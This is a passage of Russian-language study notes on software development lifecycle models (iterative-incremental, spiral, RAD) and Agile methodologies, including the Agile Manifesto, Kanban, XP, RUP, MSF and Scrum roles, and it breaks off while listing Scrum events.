 - «+» Уменьшение общей стоимости проекта: Ресурсы на разработку, производство, управление и поддержку могут быть заранее просчитаны и проконтролированы. Получаемые результаты также универсальны и легко прогнозируются. Это уменьшает затраты на последующие стадии и проекты.
 - «+» Повышение качества коммуникации между участниками проекта: Универсальное описание всех элементов и условий облегчает взаимопонимание всех участников проекта. Таким образом, уменьшаются неточности в понимании между пользователем, покупателем, поставщиком и разработчиком.
 - Чёткое ТЗ, составляемое в начале проекта.
- «–» Недостатки – Данная модель имеет более приближённый к современным методам алгоритм, однако всё ещё имеет ряд недостатков.
 - «–» Крайне жручая к квалифицированным тестировщикам;
 - «–» Обладает малой гибкостью
 - «–» Обладает большой стоимостью внесения изменений




? Iterative model, Incremental model – Итерационная инкрементальная модель

- Это модель разработки по частям.
- Это модель, при которой заказчик не обязан понимать, какой продукт хочет получить в итоге, и может не прописывать сразу подробное техзадание.
- Модель нацелена на быстрое представление прототипа и постепенное наращивание функционала на его «костяке». Цель каждой итерации – получение конечной версии программы, вобравшую функционал предыдущих итераций и текущего отрезка. Такая «эволюция» прототипа продолжается до финальной итерации, после которой появится, готовый продукт. Модель предполагает возможность перехода между этапами с незавершёнными задачами, которые будут исправлены при следующей итерации.
- Модель предполагают разбиение создаваемой системы на набор кусков, которые разрабатываются с помощью нескольких последовательных проходов всех работ или их части. Каскадная модель с возможностью возвращения на предшествующий шаг при необходимости пересмотреть его результаты, становится итеративной.
- Итерационная модель жизненного цикла не требует для начала полной спецификации требований. Вместо этого, создание начинается с реализации части функционала, становящейся базой для определения дальнейших требований. Этот процесс повторяется. Версия может быть неидеальна, главное, чтобы она работала. Понимая конечную цель, мы стремимся к ней так, чтобы каждый шаг был результативен, а каждая версия – работоспособна.
- «+» Преимущества:
 - «+» Гибкость
 - «+» Возможность быстро реагировать на изменения
 - «+» Модель позволяет параллельно выполнять ряд задач с непрерывным анализом результатов и корректировкой предыдущих этапов работы;
 - «+» Это более «скоростная» разработка для большого штата квалифицированных программистов.
- «-» Недостатки:
 - «-» Дополнительные сложности в управление проектом;
 - «-» Дополнительные сложности отслеживание хода проекта;
 - «-» Сложно становиться адекватно оценить текущее состояние проекта;
 - «-» Сложно спланировать долгосрочное развитие событий;
 - «-» Сложно предсказать сроки и ресурсы, необходимые для обеспечения определённого качества результата.
- Схема 1:




- Схема 2:




- На диаграмме показана итерационная «разработка» Мона Лизы. Как видно, в первой итерации есть лишь набросок Джоконды, во второй – появляются цвета, а третья итерация добавляет деталей, насыщенности и завершает процесс.
- В инкрементной же модели функционал продукта наращивается по кусочкам, продукт составляется из частей. В отличие от итерационной модели, каждый кусочек представляет собой целостный элемент.

Инкрементная модель →



Итерационная модель →




? MVP, Minimum Value Product – Минимально жизнеспособный продукт

- Минимально жизнеспособный продукт (в Инкрементальной модели) – это версия нового продукта, которую используют, чтобы собрать максимальное количество подтверждённых гипотез о клиентах с минимальными усилиями.

? Spiral model – Спиральная модель

- Спиральная модель представляет собой частный случай итерационной инкрементальной модели, в котором особое внимание уделяется управлению рисками, в особенности влияющими на организацию процесса разработки проекта и контрольные точки. Используя эту модель, заказчик и команда разработчиков серьёзно анализируют риски проекта и выполняют его итерациями. Последующая стадия основывается на предыдущей стадии, а в конце каждого витка – цикла итераций – принимается решение, продолжать ли проект.
- Спиральная методика характеризуется прохождением проектом повторяющегося цикла в каждой фазе развития: «Планирование – Реализация – Проверка – Оценка» («Plan-Do-Check-Act» cycle).
- Выделены четыре ключевые фазы:
 - проработка целей, альтернатив и ограничений;
 - анализ рисков и прототипирование;
 - разработка (промежуточной версии) продукта;
 - планирование следующего цикла.
- Так обычно создаются проекты, с окончательно не сформированным видением результата, либо требующие ультрасрочного внедрения по этапам.
- «+» Преимущества:
 - «+» Серьёзный анализ рисков проекта;
 - «+» Результат достигается в кратчайшие сроки;
 - «+» Конкурентоспособность достаточно высокая;
 - «+» При изменении требований, не придётся начинать все с «нуля».
- «–» Недостатки:
 - «–» Невозможность регламентирования стадий выполнения.



? RAD, Rapid Application Development – Быстрая модель разработки приложений

- Вариация итеративной модели.
- Цель – как можно быстрее выпустить готовый продукт.
- На этапе начального планирования предполагается оценка сложности продукта в «функциональных элементах» (экраны, сообщения, отчёты, файлы и т.п.) После, общий пул «функциональных элементов», разбивается на задачи, выполнять которые предполагается одновременно несколькими небольшими командами специалистов. В финале компоненты от каждой команды собираются в требуемое решение.
- Модель быстрой разработки приложений включает следующие фазы:
 - Бизнес-моделирование – определение списка информационных потоков между различными подразделениями.
 - Моделирование данных – информация, собранная на предыдущем этапе, используется для определения объектов и иных сущностей, необходимых для циркуляции информации.
 - Моделирование процесса – информационные потоки связывают объекты для достижения целей разработки.
 - Сборка приложения – используются средства автоматической сборки для преобразования моделей системы автоматического проектирования в код.
 - Тестирование – тестируются новые компоненты и интерфейсы.
- RAD-модель может быть выбрана, при уверенном знании целевого бизнеса и необходимости срочного производства системы в течение 2–3 месяцев.
- «+» Преимущества:
 - «+» Скорость.
- «-» Недостатки:
 - «-» Может использоваться только при наличии высококвалифицированных и узкоспециализированных архитекторов;
 - «-» Большое количество высококвалифицированных спецов и людей, способных обеспечивать коммуникацию между командами;
 - «-» Бюджет проекта большой, чтобы оплатить этих специалистов вместе со стоимостью готовых инструментов автоматизированной сборки.




Agile Methodologies


? Гибкие (Agile) Методологии

- Гибкая методология разработки программного обеспечения (Agile Software Development) – Группа методологий разработки программного обеспечения, основанных на итеративной поэтапной разработке, где требования и решения развиваются посредством сотрудничества между самоорганизующимися межфункциональными командами. (ISTQB)
- В основе гибкой методологии лежит **итеративный процесс** разработки.
- Работа над проектом проходит циклами и подразумевается, что в конце каждого цикла выпускается новая готовая версия продукта.
- Дальше идёт анализ полученных результатов и планируется работа над следующим циклом, и так далее
- Гибкая модель представляет собой совокупность различных подходов к разработке ПО и базируется на т.н. «Agile-Манифесте». Положенные в основу гибкой модели подходы являются логическим развитием и продолжением всего того, что было за десятилетия создано и опробовано в Водопадной, V-образной, Итерационной Инкрементальной, Спиральной и иных моделях. Причём здесь впервые был достигнут ощутимый результат в снижении бюрократической составляющей и максимальной адаптации процесса разработки ПО к мгновенным изменениям рынка и требований заказчика.
- Причины возникновения Гибкой модели:
 - Заказчик не может сформировать чёткие требования;
 - Новые технологии усилили конкуренцию в бизнесе;
 - Заказчики и разработчики не удовлетворены процессом взаимодействия.
- Основные идеи Гибкой модели сформулированы в Agile-Манифесте.
- Применение Гибкой модели:
 - Спектр применения Agile довольно широк: от небольших студенческих стартапов, до крупных промышленных проектов размером в тысячи человеко-часов, как в локальной команде, так и в проекте с географически распределёнными командами;
 - Не каждой команде может подойти применение гибкой методологии. Для некоторых проектов будет удачной и водопадная модель.
- «+» Преимущества Гибкой модели:
 - «+» Частые релизы – требования не успевают устаревать, частью функционала уже можно пользоваться;
 - «+» Фиксированная длина итераций – можно предсказывать скорость работы команды с учётом рисков;
 - «+» Команда сама оценивает задачи – оценки реалистичны, команда мотивирована выполнить свои обязательства;
 - «+» Команда самоуправляемая – 10 голов учат больше чем 1 очень умная;
 - «+» В конце каждой итерации процесс работы оценивается, и вносятся улучшения;
 - «+» Команда кроссфункциональная – границы отделов компании не являются препятствием при сотрудничестве, разнообразные навыки сочетаются, и происходит синергия.
- «-» Недостатки Гибкой модели:

Не всегда применение гибких методологий может дать положительный эффект. Agile может негативно сказаться на эффективности:

 - В проектах, которые являются инфраструктурными и имеют очень сложный процесс поддержки;
 - В проектах, где подтверждение тех задания требует очень длительного формального цикла;
 - Если нет обратной связи с конечным пользователем системы или нет возможности у команды провести экспертизу в предметной области;
 - Если команда состоит из недостаточно квалифицированных специалистов, которые не готовы к изменениям и внедрению прогрессивных подходов.
- Сравнение Гибких и Традиционных моделей на графиках:





- Ключевые концепции Agile:

- **Пользовательские истории (User Stories)** – после консультации с заказчиком или владельцем продукта команда делит работу, которую необходимо выполнить, на функциональные этапы, называемые «пользовательскими историями». Ожидается, что каждая пользовательская история внесёт свой вклад в ценность всего продукта;
- **Ежедневные собрания (Daily Meeting)** – каждый день в одно и то же время группа собирается, чтобы ознакомить всех с информацией, которая имеет жизненно важное значение для координации: каждый член команды кратко описывает все «завершённые» вклады и любые препятствия, стоящие на их пути;
- **Персонажи (Personas)** – когда этого требует проект – например, когда пользовательский опыт является основным фактором результатов проекта – команда создаёт подробные синтетические биографии фиктивных пользователей будущего продукта: они называются personas;
- **Команда (Team)** – «Команда» в Agile понимании – это небольшая группа людей, назначенных на один и тот же проект или effort, почти все из них на постоянной основе. Незначительное меньшинство членов команды может работать неполный рабочий день или иметь конкурирующие обязанности;
- **Инкрементальная разработка (Incremental Development)** – почти все Agile-команды отдают предпочтение стратегии инкрементального развития; в контексте Agile это означает, что можно использовать каждую последующую версию продукта, и каждая основывается на предыдущей версии, добавляя видимые для пользователя функциональные возможности;
- **Итеративная разработка (Iterative Development)** – Agile-проекты являются итеративными, поскольку они намеренно позволяют «повторять» действия по разработке программного обеспечения и потенциально «пересматривать» одни и те же рабочие продукты;
- **Ретроспектива (Milestone Retrospective)** – после того, как проект был запущен в течение некоторого времени или в конце проекта, все постоянные члены команды (не только разработчики) вкладывают от одного до трёх дней в подробный анализ значимых событий проекта.

? Agile Manifesto – Agile-Манифест

- Основные идеи Гибкой модели сформулированы в Agile-Манифесте.
- 2001 – Активное вхождение Agile в массы началось после подписания Agile Manifesto года на лыжном курорте в штате Юта США.
- Этот манифест подписали представители таких методологий как Scrum, Crystal Clear, Extreme Programming, Adaptive Software Development, Feature Driven Development, and Dynamic Systems Development Method (DSDM)
- Особенность в том, что в манифесте не описаны какие либо действия или правила, а описаны только основные принципы, на базе которых может строиться подход к разработке.
- Принципы Agile-Манифеста:
 - **Люди и взаимодействие** важнее *Процессов и инструментов*
 - На протяжении всего проекта разработчики и представители бизнеса должны ежедневно работать вместе.
 - Над проектом должны работать мотивированные профессионалы.
 - Чтобы работа была сделана, создайте условия, обеспечьте поддержку и полностью доверьтесь им.
 - Непосредственное общение является наиболее практическим и эффективным способом обмена информацией, как с самой командой, так и внутри команды.
 - Самые лучшие требования, архитектурные и технические решения рождаются у самоорганизующихся команд.
 - Команда должна систематически анализировать возможные способы улучшения эффективности и соответственно корректировать стиль своей работы.
 - **Работающий продукт** важнее *Исчерпывающей документации*:
 - Работающий продукт следует выпускать как можно чаще, с периодичностью от пары недель до пары месяцев.
 - Работающий продукт – основной показатель прогресса.
 - Постоянное внимание к техническому совершенству и качеству проектирования повышает гибкость проекта.
 - **Сотрудничество с заказчиком** важнее *Согласования условий контракта*:
 - Наивысшим приоритетом является удовлетворение потребностей заказчика, благодаря регулярной и ранней поставке ценного ПО.
 - **Готовность к изменениям** важнее *Следования первоначальному плану*:
 - Изменение требований приветствуется, даже на поздних стадиях разработки.


? Описание Гибких методологий:

• Гибкие (Agile) Методологии:

- **Lean – Бережливая разработка программного обеспечения (Lean);**
Lean – концепция, основными элементами которой являются:
 - Value (как ценность, в первую очередь в глазах клиента),
 - Waste (как потери, что-то, что не приносит ценности или тратит излишние ресурсы)
 - Flow (как процесс предоставления продукта от получения заказа до доставки клиенту).Основные постулаты:
 - Смотри на весь процесс в целом,
 - Привноси ценность,
 - Отрезай потери.
- **KANBAN – Метод управления разработкой KANBAN**
Команда ведёт работу с помощью виртуальной доски, которая разбита на этапы проекта. Каждый участник видит, какие задачи находятся в работе, какие – застряли на одном из этапов, а какие уже дошли до его столбца и требуют внимания.
Весь КАНБАН можно описать одной простой фразой – «Уменьшение выполняющейся в данный момент работы (Work in progress)»
- **SCRUM – Фреймворк для управления проектами Скрам.**
Это методология управления проектами, которая построена на принципах тайм-менеджмента. Основной её особенностью является вовлеченность в процесс всех участников, причём у каждого участника есть своя определённая роль. Суть в том, что не только команда работает над решением задачи, но все те, кому интересно решение задачи, не просто поставили её и расслабились, а постоянно «работают» с командой, и эта работа не означает только постоянный контроль.
- **XP, Extreme Programming – Экстремальное программирование**
XP (Экстремальное программирование) – гибкая методология разработки программного обеспечения. В основе лежит 13 практик, которые подразумевают общее владение кодом (исправлять может каждый участник команды и любой участок), жёсткую стандартизацию кода (если все могут исправлять, необходимо сохранить читаемость), постоянное получение обратной связи от заказчика и залогированый финальный срок. В случае, если проект не укладывается в срок, то дату релиза не трогают, но режут функционал. А ещё есть забавная практика «парного программирования». Сколько нужно программистов, чтобы закодить 1 функционал? Если серьёзно, то такая методика должна позволять сразу выбирать наилучшее решение и проводить код-ревью одновременно с написанием.
- **RUP – Методология разработки ПО, созданная компанией Rational Software**
Использование методологии RUP направлено на итеративную модель разработки. Особенность методологии состоит в том, что степень формализации может меняться в зависимости от потребностей проекта. Можно по окончании каждого этапа и каждой итерации создавать все требуемые документы и достигнуть максимального уровня формализации, а можно создавать только необходимые для работы документы, вплоть до полного их отсутствия. За счёт такого подхода к формализации процессов методология является достаточно гибкой и широко популярной. Данная методология применима как в небольших и быстрых проектах, где за счёт отсутствия формализации требуется сократить время выполнения проекта и расходы, так и в больших и сложных проектах, где требуется высокий уровень формализма, например, с целью дальнейшей сертификации продукта. Это преимущество даёт возможность использовать одну и ту же команду разработчиков для реализации различных по объёму и требованиям. В основе методологии лежат 6 основных принципов:
 - Компонентная архитектура, реализуемая и тестируемая на ранних стадиях проекта;
 - Работа над проектом в сплочённой команде, ключевая роль в которой принадлежит архитекторам;
 - Ранняя идентификация и непрерывное устранение возможных рисков;
 - Концентрация на выполнении требований заказчиков к исполняемой программе;
 - Ожидание изменений в требованиях, проектных решениях и реализации в процессе разработки;
 - Постоянное обеспечение качества на всех этапах разработки проекта.

- **FDD, Feature-Driven Development – Разработка, управляемая функциональностью**
- **TDD, Test-Driven Development – Разработка через тестирование**
- **Cleanroom Software Engineering – Методология «Чистой Комнаты»**
- **OpenUP – Итеративно-Инкрементальный метод разработки OpenUP**
- **MSF, Microsoft Solutions Framework – Методология разработки Microsoft Solutions Framework**
Методология разработки ПО, предложенная корпорацией Microsoft. MSF опирается на практический опыт Microsoft и описывает управление людьми и рабочими процессами в процессе разработки решения.
MSF предлагает проверенные методики для планирования, проектирования, разработки и внедрения успешных IT-решений. Благодаря своей гибкости, масштабируемости и отсутствию жёстких инструкций MSF способен удовлетворить нужды организации или проектной группы любого размера. Методология MSF состоит из принципов, моделей и дисциплин по управлению персоналом, процессами, технологическими элементами и связанными со всеми этими факторами вопросами, характерными для большинства проектов.
Базовые концепции и принципы модели процессов MSF:
 - Единое видение проекта – все заинтересованные лица и просто участники проекта должны чётко представлять конечный результат, всем должна быть понятна цель проекта;
 - Управление компромиссами – поиск компромиссов между ресурсами проекта, календарным графиком и реализуемыми возможностями;
 - Гибкость – готовность к изменяющимся проектным условиям;
 - Концентрация на бизнес-приоритетах – сосредоточенность на той отдаче и выгоде, которую ожидает получить потребитель решения;
 - Поощрение свободного общения внутри проекта;
 - Создание базовых версий – фиксация состояния любого проектного артефакта, в том числе программного кода, плана проекта, руководства пользователя, настройки серверов и последующее эффективное управление изменениями, аналитика проекта.
- **DSDM, Dynamic Systems Development Method – метод разработки динамических систем;**

SCRUM



? «SCRUM»

- Scrum – Скрам – Фреймворк для управления проектами – это методология управления проектами, которая построена на принципах тайм-менеджмента.
- Основной её особенностью является вовлечённость в процесс всех участников, причём у каждого участника есть своя определённая роль.
- Суть в том, что не только команда работает над решением задачи, но все те, кому интересно решение задачи, не просто поставили её и расслабились, а постоянно «работают» с командой, и эта работа не означает только постоянный контроль.

* *Scrum* («Схватка») – этот термин взят из регби, который обозначает схватку вокруг мяча.

? SCRUM Команда, Роли

- Product Owner – Владелец Продукта:
 - Управление бэклогом продукта;
 - Описание бэклога;
 - Расстановка приоритетов для задач.

Владелец продукта – человек, который имеет непосредственный интерес в качественном конечном продукте, он понимает, как это продукт должен выглядеть/работать. Этот человек не работает в команде, он работает на стороне заказчика/клиента (это может быть как другая компания, так и другой отдел), но этот человек работает с командой. И это тот человек, который расставляет приоритеты для задач.
- Scrum-Master – Скрам-Мастер:
 - Функционирование SCRUM;
 - Обучение и понимание SCRUM.

Scrum-мастер – это человек, которого можно назвать руководителем проекта, хотя это не совсем так. Главное, что это человек, «заражённый Scrum-бациллой» настолько, что несёт её как своей команде, так и заказчику, и соответственно следит за тем, чтобы все принципы Scrum соблюдались.

- Development Team – Команда Разработки:

- Самоорганизация;
- Кроссфункциональность;
- Единственная роль – разработчик;
- Коллективная ответственность.

Scrum-команда – это команда, которая принимает все принципы Scrum и готова с ними работать.

? SCRUM События

- Спринт – отрезок времени, который берётся для выполнения определённого (ограниченного) списка задач. Рекомендуется брать 2–4 недели (длительность определяется командой один раз).

В Спринт входят события:

